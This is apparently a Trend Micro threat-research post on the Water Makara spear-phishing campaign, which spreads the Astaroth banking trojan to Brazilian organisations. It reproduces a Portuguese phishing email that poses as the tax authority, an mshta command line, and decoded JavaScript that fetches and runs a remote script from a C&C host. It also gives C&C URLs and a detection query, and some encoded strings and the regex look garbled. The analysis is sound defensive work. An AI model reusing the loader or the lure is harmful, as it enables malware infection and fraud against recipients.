


# Water Makara Uses Obfuscated JavaScript in Spear Phishing Campaign, Targets Brazil With Astaroth Malware

 [trendmicro.com/en\\_us/research/24/j/water-makara-uses-obfuscated-javascript-in-spear-phishing-campai.html](https://trendmicro.com/en_us/research/24/j/water-makara-uses-obfuscated-javascript-in-spear-phishing-campai.html)

October 14, 2024

## APT & Targeted Attacks

Trend Micro researchers have uncovered a surge of malicious activities involving a threat actor group that we track as Water Makara. This group is targeting enterprises in Brazil, deploying banking malware using obfuscated JavaScript to slip past security defenses.


By: Charles Adrian Marty, Kim Benedict Victorio, Adriel Isidro, Christian Alpuerto, Mark Jason Co, Lorenzo Laureano, Andre Filipe Codod, Adremel Redondo October 14, 2024 Read time: ( words)

## Highlights:

- Water Makara uses the notorious Astaroth banking malware, now with a new evasion technique.
- The spear phishing campaign was observed targeting companies in Latin America, with a particular focus on organizations in Brazil.
- The spear phishing campaign's impact has targeted various industries, with manufacturing companies, retail firms, and government agencies being the most affected.
- The malicious emails often impersonate official tax documents, using the urgency of personal income tax filings to trick users into downloading the malware.

Trend Micro Research recently identified a significant surge of spear phishing attacks aimed at users in Brazil. These emails, which come with attachments often masquerading as personal income tax documents, contain harmful ZIP files. The threat uses mshta.exe, an oft-abused utility normally meant to run HTML Application files, to execute obfuscated JavaScript commands, establishing connections to a C&C server.


In terms of impact, the spear phishing campaigns mostly target companies in Brazil. The figure below shows the distribution of the cyberattacks by industry, with Trend Micro telemetry showing manufacturing companies, retail firms, and government agencies as the most affected.



©2024 TREND MICRO

Figure 1. Distribution of the attacks by industry

We track this intrusion set as Water Makara, which uses the Astaroth malware with a new defense evasion technique. Astaroth, a notorious information-stealing banking trojan, remains active and is anticipated to persist into 2024. In this blog, we'll explore the tactics used by Water Makara and share best practices that can be taken to strengthen defenses against such threats.



©2024 TREND MICRO

Figure 2. The infection chain of the malware

Identificamos divergências (Imposto de Renda pessoa Física)- Notificação: ██████████ 5.



Receita Federal <irpf@aviso90786%receita.gov.br>



Caro contribuinte,

A Receita Federal faz anualmente uma análise detalhada da entrega do **Imposto de Renda** e encontrou problemas relacionados ao seu CPF cadastrado para este e-mail ██████████ que devem ser regularizados com urgência.

Em anexo, segue um demonstrativo de pendências passíveis de regularização. A não regularização dos itens informados pode implicar na suspensão de seu CPF, bem como multa previstas no Art 37 da Lei 10.522 de 19 de Julho de 2002.

Visualize o extrato do **IRPF** abaixo para maiores esclarecimentos.

<https://receita.caveat.com.br/cliente59955885/IRPF2024>

[Formulário Pessoa Física \(18KB\)](#)

88747878-01 - RECEITA FEDERAL - GOVERNO FEDERAL DO BRASIL

Figure 3. Example of the spear phishing email whose final payload is the Astaroth malware

## Water Makara's attack chain

Figure 2 illustrates the infection chain of the malware, from how the malicious attachment is delivered and how it intends to be executed. The attack begins with a spear phishing email that is designed to appear legitimate and credible, often impersonating well-known organizations or official entities. This common social engineering tactic could trick the recipient into downloading the malicious ZIP attachment.

Figure 3 presents an example of an Astaroth phishing email, sourced from a threat hunter on [Twitter](#) with the user [@9823f\\_](#). The email's content pertains to "Aviso de Irregularidade," which translates to "Notice of Irregularity." This term refers to a formal notification issued by authorities, typically related to taxes or compliance indicating the presence of discrepancies or issues that require attention.

The ZIP file, in turn, contains a malicious LNK file. Although the originally mentioned ZIP file is unavailable, we have sourced a similar email sample separately to analyze. In this instance, the downloaded a ZIP file is labeled “IRPF20248328025.zip” where “IRPF” refers to “Imposto de Renda da Pessoa Física,” which translates to “Personal Income Tax.” Due to the familiarity and significance of personal income tax documents, potential victims are more inclined to trust and open or extract this file. In addition to “IRPF”, the file also uses other names designed to trick the user into downloading and extracting the ZIP file. The LNK file, when executed by the user, runs embedded malicious JavaScript commands.

```
processFilePath C:\Program Files\Google\Chrome\Application\chrome.exe
processCmd "C:\Program Files\Google\Chrome\Application\chrome.exe"
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath C:\Program Files\WinRAR\WinRAR.exe
objectCmd "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\14655\Downloads\IRPF20248328025.zip"
```

Figure 4. Example file name of the ZIP file

```
processFilePath C:\Program Files\WinRAR\WinRAR.exe
processCmd "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\14655\Downloads\IRPF20248328025.zip"
eventSubId 101 - TELEMETRY_FILE_CREATE
objectFilePath C:\Users\14655\AppData\Local\Temp\Iar$DJa15488_404\IRPF20248328025.LNK
```

Figure 5. Example of the LNK file

Aside from the LNK file, the ZIP file also contains another file that has similar obfuscated JavaScript commands. Initially, this file is Base64-encoded, and decoding reveals the hidden malicious scripts. Employing various file formats to spread malware is a tactic commonly seen in drive-by downloads. By embedding malicious code into seemingly benign files, they trick users into executing the malicious payload.

In this campaign, there are multiple variants or file extensions used, namely, .pdf, .jpg, .png, .gif, .mov, and .mp4.

Figure 6 shows the content of the LNK file. In this example, we analyzed a sequence of commands used to execute a malicious JavaScript hidden within the LNK file. Each command plays a specific role, contributing to the overall execution of the attack:

- cmd.exe: The command-line interpreter on Windows
- /v:Off: Disables the delayed environment variable expansion to ensure that the command variables are resolved immediately, potentially avoiding conflicts or detection
- D: Turns off the execution of AutoRun commands to ensure that their specific commands execute without interference from any automatic scripts that might otherwise run
- /c: Carries out the command specified by the string, which then terminates, to ensure that the command is executed efficiently and that the command prompt closes immediately afterward to reduce the likelihood of detection
- mshta: A legitimate Microsoft program that executes HTML Applications (HTA), which can be used maliciously to execute code through a seemingly benign HTML file

```

processFilePath C:\Program Files\WinRAR\WinRAR.exe
processCmd "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\14655\Downloads\TRP2048320825.zip"
eventSubId 2 - TELEMETRY_PROCESS_CREATE
objectFilePath C:\Windows\System32\cmd.exe
objectCmd "C:\Windows\System32\cmd.exe" /v:off /D/c wshhta "JAVAscrIPT:var _$_TLEN=[
"\x53\x130\x53\x50\x50\x32\x39", "\x73\x143\x72\x151\x160\x74\x3a\x48\x54\x164\x70\x73\x3a\x57\x2f\x70\x72\x61\x167\x69\x156\x172\x69\x156\x62\x151\x6c\x66\x36\x2e\x63\x154\x69\x65\x156\x74\x65\x61\x73\x63\x151\x6e\x144\x151\x67\x56\x167\x6f\x72\x6c\x144\x2f\x3f\x62\x2f"];try{GetObject(_$_TLEN[1])[_$_TLEN[0]]()}catch(e){};close()"

```

Figure 6. Snippet of code showing the abuse of MSHTA to execute encoded JavaScript commands

```

"JAVAscrIPT:var _$_TLEN=
["\x53\x130\x53\x50\x50\x32\x39", "\x73\x143\x72\x151\x160\x74\x3a\x48\x54\x164\x70\x73\x3a\x57\x2f\x70\x72\x61\x167\x69\x156\x172\x69\x156\x62\x151\x6c\x66\x36\x2e\x63\x154\x69\x65\x156\x74\x65\x61\x73\x63\x151\x6e\x144\x151\x67\x56\x167\x6f\x72\x6c\x144\x2f\x3f\x62\x2f"];try{GetObject(_$_TLEN[1])[_$_TLEN[0]]()}catch(e){};close()"

```

Figure 7. The encoded JavaScript commands

Figure 7 shows the encoded JavaScript commands, which can be decoded using unescape string. The decoded commands reveal a malicious URL. The variable `$_TLEN` is defined as an array containing two strings: '[7 random characters]' and is most likely a method or function name, and the URL.

The hostname looks suspicious and could be part of a phishing or malware distribution campaign. The use of `GetObject` function indicates an attempt to execute or retrieve an object, which could lead to other malicious actions.

```

JAVAscrIPT:
var _$_TLEN = [
    'SXSP29',
    'script:HTtps://prawinzinbil66.clienteascindig.world/?2/'
];
try {
    GetObject(_$_TLEN[1])[_$_TLEN[0]]();
} catch (e) {
}
;
close();

```

Figure 8. The decoded JavaScript commands with malicious URL

The `GetObject` function attempts to retrieve and execute the object at the URL by invoking a method named "SXSP29" on it. If an error occurs during this process, it is silently caught, and no action is taken. If the JavaScript command is executed successfully, the Astaroth C&C server will be able to gain a foothold on the endpoint.

```
try {
    GetObject($_TLEN[1])[$_TLEN[0]]();
} catch (e) {
```

Figure 9. The GetObject function

The URLs share several similarities and patterns. In this example, the URLs contain the domain `patrimoniosoberano[.]world`. This indicates that they belong to the same domain but might point to different subdomains or paths within that domain.

Each URL has a unique subdomain but follows a similar naming scheme:

- `hxxps[://]pritonggopatrimoniosoberano[.]world/?5/`
- `hxxps[://]pritongongor[.]patrimoniosoberano[.]world/?5/`
- `hxxps[://]spunalu[.]patrimoniosoberano[.]world/?5/`
- `hxxps[://]sprunal[.]patrimoniosoberano[.]world/?5/`

Additionally, each URL ends with the similar path, `/?5/`. There might be some commonality in the resource they are pointing to or in the way the parameters are structured in the URLs. The technique they use is called domain generation algorithm (DGA), a method used by various malware to create a large number of domain names algorithmically.

Based on list of indicators of compromise (IoCs), the second-level domain (SDL) of the URLs has a similar structure and potentially the same C&C servers used by Astaroth. While Trend Micro has already neutralized the known behaviors associated to this malware, it is crucial for users to remain vigilant and aware of the risks posed by this phishing attack.

We are actively monitoring this intrusion set. As of this writing, no critical payloads have been observed on the endpoints, thanks to the existing mitigation policy for these behaviors. Trend Micro solutions effectively block this threat from the point of initial access.

While Astaroth might seem like an old banking trojan, its reemergence and continued evolution make it a persistent threat. Beyond stolen data, its impact extends to long-term damage to consumer trust, regulatory fines, and increased costs from business disruption and downtime as well as recovery and remediation.

Water Makara's spear phishing campaign relies on unwitting users clicking on the malicious files, which underscores the critical role of human awareness. Companies should also adopt best practices, such as conducting regular security training, enforcing strong password policies, using multifactor authentication (MFA), keeping security solutions and software updated, and applying the principle of least privilege.

## Trend Micro solutions

---

Trend Micro solutions already detect, block, and mitigate this threat:

Email Security has a hunting query that can be utilized as a filter to block malicious emails. It can detect and quarantine phishing emails before they reach end users.

Endpoint protection with

- Apex One provides advanced threat detection and response capabilities to identify and mitigate suspicious activities like the execution of encoded JavaScript commands.
- Cloud App Security add an extra layer of security for cloud-based email services such as Office 365 or Google Workspace, scanning and blocking malicious attachments and links before they reach the inbox.
- Deep Security provides comprehensive security controls for networks, including real-time analysis and protection against threats.
- Deep Discovery Analyzer uses behavioral analysis and sandboxing to understanding the behavior of JavaScript-encoded commands and its potential impact

Trend Micro's solutions also have Playbook rules that can be utilized to block, flag, and respond to suspicious file names, such as LNK files, which can often be used in phishing campaigns.

Vision One has extended detection and response capabilities that continuously monitor the network for IoCs and unusual behaviors. Vision One also has Threat Insights that provide comprehensive intelligence on threat actors, their activities, and techniques, which enables organizations to proactively protect their environments, mitigate risks, and respond effectively to threats. Additionally, Vision One has the Search App function that can match or hunt the IoCs with data in the organization's environment.

### **Trend Micro Vision One Intelligence Reports App [IOC Sweeping]**

*[TAD Emerging Threat Analysis]: Encoded JavaScript commands with malicious URL in LATAM*

### **Trend Micro Vision One Threat Insights App**

Threat Actor/s: Water Makara

Emerging Threats: Surge in Obfuscated JavaScript Commands Executed via mshta.exe Targeting Brazil with Phishing Campaigns

### **Trend Micro Vision One Search App – Hunting Queries**

Possible malicious HTTPS request connecting to Astaroth's C&C server:

request:/https\:\V.\*(\.world|\.org|\.io|\.net|\.city|\.com|\.cfd|\.xyz)(\?[0-9]V)/

### **Indicators of Compromise (IOCs)**

---



The full list of IOCs can be found [here](#).

### MITRE ATT&CK® techniques

<b>Tactic</b>	<b>Technique</b>	<b>ID</b>
<b>Initial Access</b>	Phishing: Spearphishing Attachment	T1566.001
<b>Execution</b>	User Execution: Malicious File	T1204.002
	Command and Scripting Interpreter: JavaScript	T1059.007
<b>Defense Evasion</b>	System Binary Proxy Execution: Mshta	T1218.005
	Masquerading: Masquerade File Type	T1036.008
<b>Command and Control</b>	Dynamic Resolution: Domain Generation Algorithms	T1568.002